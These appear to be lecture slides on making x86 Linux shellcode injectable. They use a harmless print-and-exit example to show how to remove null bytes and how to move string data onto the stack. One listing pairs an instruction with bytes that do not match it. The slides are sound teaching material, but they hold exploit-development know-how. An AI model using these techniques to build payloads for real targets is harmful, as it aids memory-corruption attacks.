
Problems with the shellcode:

✦ Null bytes

✦ References data section / Not position independent

How is shellcode formed?

Recap:

+ Compiled assembler code produces bytes
+ These bytes can be executed

+ To have a functioning shellcode, some problems need to be fixed
    + 0 bytes
    + Data reference

Shellcode Fix: Null Bytes

Why are null bytes a problem?

✦ It's a string delimiter

✦ Strcpy() etc. will stop copying if it encounters a 0 byte

How to fix null bytes in shellcode?

✦ Replace instructions with contain 0 bytes

✦ Note: This is more an art than a technique.

Shellcode Fix: Null Bytes

```
// print
8048080:   b8 04 00 00 00          mov     $0x4,%eax
8048085:   bb 01 00 00 00          mov     $0x1,%ebx
804808a:   b9 a4 90 04 08          mov     $0x80490a4,%ecx
804808f:   ba 09 00 00 00          mov     $0x9,%edx
8048094:   cd 80                   int     $0x80

// exit()
8048096:   b8 01 00 00 00          mov     $0x1,%eax
804809b:   bb 00 00 00 00          mov     $0x0,%ebx
80480a0:   cd 80                   int     $0x80
```

How do we remove the null bytes?

✦ Replace instructions which have 0 bytes with equivalent instructions which do not have these

Examples

✦ Has 0 bytes:

```
mov $0x04, %eax
```

✦ Equivalent instructions (without 0 bytes):

```
xor %eax, %eax
mov $0x04, %al
```

Shellcode Fix: Null Bytes

```
// print
8048060:     31 c0          xor      %eax,%eax
8048062:     31 db          xor      %ebx,%ebx
8048064:     31 c9          xor      %ecx,%ecx
8048066:     31 d2          xor      %edx,%edx

8048068:     b0 04          mov      $0x4,%al
804806a:     b3 01          mov      $0x1,%bl
804806c:     b2 08          mov      $0x8,%dl

// exit()
804807c:     b0 01          mov      $0x1,%al
804807e:     31 db          xor      %ebx,%ebx
8048080:     cd 80          int      $0x80
```

Shellcode Fix: Null Bytes

Recap:

✦ Need to remove \x00 bytes

✦ By exchanging instructions with equivalent instructions

Shellcode Fix: Stack Reference

Shellcode Fix: Stack Reference

Problem:

✦ The current shellcode references a string from the data section

✦ In an exploit we can only execute code

  ✦ not (yet) modify data!

Solution:

✦ Remove dependency on the data section

✦ By storing the same data directly in the code

✦ And move it to the stack

Shellcode Fix: Stack Reference

```
$ objdump -d print
08048080 <_start>:
 // print
 8048080:   b8 04 00 00 00        mov     $0x4,%eax
 8048085:   bb 01 00 00 00        mov     $0x1,%ebx
 804808a:   b9 a4 90 04 08        mov     $0x80490a4,%ecx
 804808f:   ba 09 00 00 00        mov     $0x9,%edx
 8048094:   cd 80                 int     $0x80


 // exit()
 8048096:   b8 01 00 00 00        mov     $0x1,%eax
 804809b:   bb 00 00 00 00        mov     $0x0,%ebx
 80480a0:   cd 80                 int     $0x80
```

Shellcode Fix: Stack Reference

How does it look like in memory?

✦ We have a string in the data section

✦ We have code in the text section

✦ The code references the data section

Stack

Data

Code

0x80490a4

"Hi there"
48 69 20 74 68 65 72 65

```
8048080:   b8 04 00 00 00    mov    $0x4,%eax
8048085:   bb 01 00 00 00    mov    $0x1,%ebx
804808a:   b9 a4 90 04 08    mov    $0x80490a4,%ecx
804808f:   ba 09 00 00 00    mov    $0x9,%edx
8048094:   cd 80             int    $0x80
```

Shellcode Fix: Stack Reference

What do we want?

✦ Have the data in the code section!

How do we reference the data?

✦ Push the data onto the stack

✦ Reference the data on the stack (for the system call)

ESP

Stack

"Hi there"
48 69 20 74 68 65 72 65

Data

Code

```
8048080:   b8 04 00 00 00     mov    $0x4,%eax
8048085:   bb 01 00 00 00     mov    $0x1,%ebx
804808a:   b9 a4 90 04 08     mov    %esp,%ecx
804808f:   ba 09 00 00 00     mov    $0x9,%edx
8048094:   cd 80              int    $0x80
```

Translate to ASCII:

```
;  H    i    _    t    h    e    r    e
;  48   69   20   74   68   65   72   65
```

Invert for little endianness:

```
;  74   20   69   48   65   72   65   68
```

```
; H  i  _  t   h  e  r  e
; 48 69 20 74  68 65 72 65
; 74 20 69 48  65 72 65 68

push 0x65726568
push 0x74206948
mov ecx, esp
int 0x80
```

\<Stuff\>

ESP

```
push 0x65726568
push 0x74206948
mov ecx, esp
int 0x80
```

```
push 0x65726568
push 0x74206948
mov ecx, esp
int 0x80
```

<Stuff>

ESP

0x65726568

0x74206948

```
push 0x65726568
push 0x74206948
mov ecx, esp
int 0x80
```

<Stuff>

0x65726568

0x74206948

ESP

ECX

push 0x65726568
push 0x74206948
mov ecx, esp
int 0x80

0x74206948	0x65726568	**<Stuff>**

48 69 20 74 68 65 72 65	**<Stuff>**

`H  i  _  t  h  e  r  e`	**<Stuff>**

2864434397	**Number in Decimal (10)**
0xAABBCCDD	**Number in Hex (16)**
DD CC BB AA	**Little Endian Storage**

```
08048060 <_start>:
 8048060:     31 c0                     xor    %eax,%eax
 8048062:     31 db                     xor    %ebx,%ebx
 8048064:     31 c9                     xor    %ecx,%ecx
 8048066:     31 d2                     xor    %edx,%edx

 8048068:     b0 04                     mov    $0x4,%al
 804806a:     b3 01                     mov    $0x1,%bl
 804806c:     b2 08                     mov    $0x8,%dl
 804806e:     68 68 65 72 65            push   $0x65726568
 8048073:     68 48 69 20 74            push   $0x74206948
 8048078:     89 e1                     mov    %esp,%ecx
 804807a:     cd 80                     int    $0x80

 804807c:     b0 01                     mov    $0x1,%al
 804807e:     31 db                     xor    %ebx,%ebx
 8048080:     cd 80                     int    $0x80
```

Shellcode Fix: Stack Reference

Recap:

✦ External data reference needs to be removed

✦ Put the data into code

✦ And from the code into the stack

Fixed Shellcode

Now we have:

✦ No null bytes!

✦ No external dependencies!
